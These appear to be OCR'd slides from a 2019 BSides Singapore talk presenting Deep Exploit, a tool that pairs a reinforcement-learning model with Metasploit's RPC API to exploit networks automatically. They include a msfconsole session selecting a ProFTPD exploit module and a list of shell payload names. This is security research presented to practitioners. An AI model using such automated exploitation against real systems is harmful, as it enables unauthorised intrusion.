Deep Exploit

-Fully automated penetration test tool -

September 24th, 2019

BSides Singapore

Presented by Isao Takaesu

BSIDES SINGAPORE

About the speaker.

Mitsui Bussan Secure Directions, Inc

Professional Service Div.

Isao Takaesu

Twitter: @bbr_bbq

GitHub: 13o-bbr-bbq

Security Engineer, **Programmer**, **CISSP**, Master degree (Info Tech)

My works are :

(1) **Vulnerability assessment** (Detect vulnerabilities / Propose countermeasures)

(2) **Research & Development** (Automatic pentest technology using Machine Learning)


- Past talked in conference -

Black Hat Arsenal ASIA/USA/EURO, DEFCON Demo Labs/AI Village, PYCON etc..

(3) **Human resource development**

- Judge of "HITB+ AI Challenge" (Fully automated cybersecurity competition using Machine Learning.)
- Instructor of "Security Next Camp" (HR development program for cybersecurity in Japan.)
- MINI Hardening project (Learn how to respond to cyber security incidents.)
- Secure Brigade (Share information security technology know-how with books and podcasts.)
- AISECjp (Hold a study group on Machine Learning security in Japan.)


What is Deep Exploit ?



Fully automatically exploit the target on **perimeter** and **internal networks**.

Overview


ML model and **Metasploit** are **linked** via RPC API.



ML model : Operate the Metasploit via RPC API.

Metasploit : Execute "Exploit" and "Post-Exploit" .

What is Metasploit?



```
root@kali:~# msfconsole


MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                MMMMMMMMMM
MMMN$                           vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v5.0.20-dev                         ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use exploit/linux/
Display all 260 possibilities? (y or n)
msf5 > use exploit/linux/ftp/proftp_
use exploit/linux/ftp/proftp_sreplace    use exploit/linux/ftp/proftp_telnet_iac
msf5 > use exploit/linux/ftp/proftp_sreplace
msf5 exploit(linux/ftp/proftp_sreplace) > show options

Module options (exploit/linux/ftp/proftp_sreplace):

   Name      Current Setting      Required  Description
   ----      ---------------      --------  -----------
   FTPPASS   mozilla@example.com  no        The password for the specified username
   FTPUSER   anonymous            no        The username to authenticate as
   RHOSTS                         yes       The target address range or CIDR identifier
```


- **Penetration test framework** by Rapid 7.
- **Command operation** is required.
- It has many “**Exploit modules**”.
- It has many “**Targets**”.
- It has many “**Payloads**”.
- It has various **RPC API**.

We can operate it from **external program (ML model)**

We must **select optimal exploit module, targets and payload** according to **succeed the exploitation**.

What is ML Model.


I use **Deep Reinforcement Learning** which **can select optimal payload**.



- **DNN outputs the payload** according to the input information.
- **Agent executes the exploit** using payload.
- DNN **learn optimal exploit** based on "**exploit result**" using Backpropagation.


Beforehand, ML Model needs to **train how to exploit**.

Training environment.



DeepExploit uses **vulnerable servers for learn how to exploit.**

How to learn “Exploitation”.



Parameter Server

Target Host info
OS type
Product Name
Version
Exploit module
Target

Payloads
cmd/unix/bind_ruby
linux/x86/shell/bind_tcp
bsd/x64/exec
generic/debug_trap
linux/mipsle/shell_bind_tcp
mainframe/shell_reverse_tcp
. . .

w ⊿w=grad w ⊿w=grad w ⊿w=grad

Worker thread metasploit

Worker thread metasploit

…

Worker thread metasploit

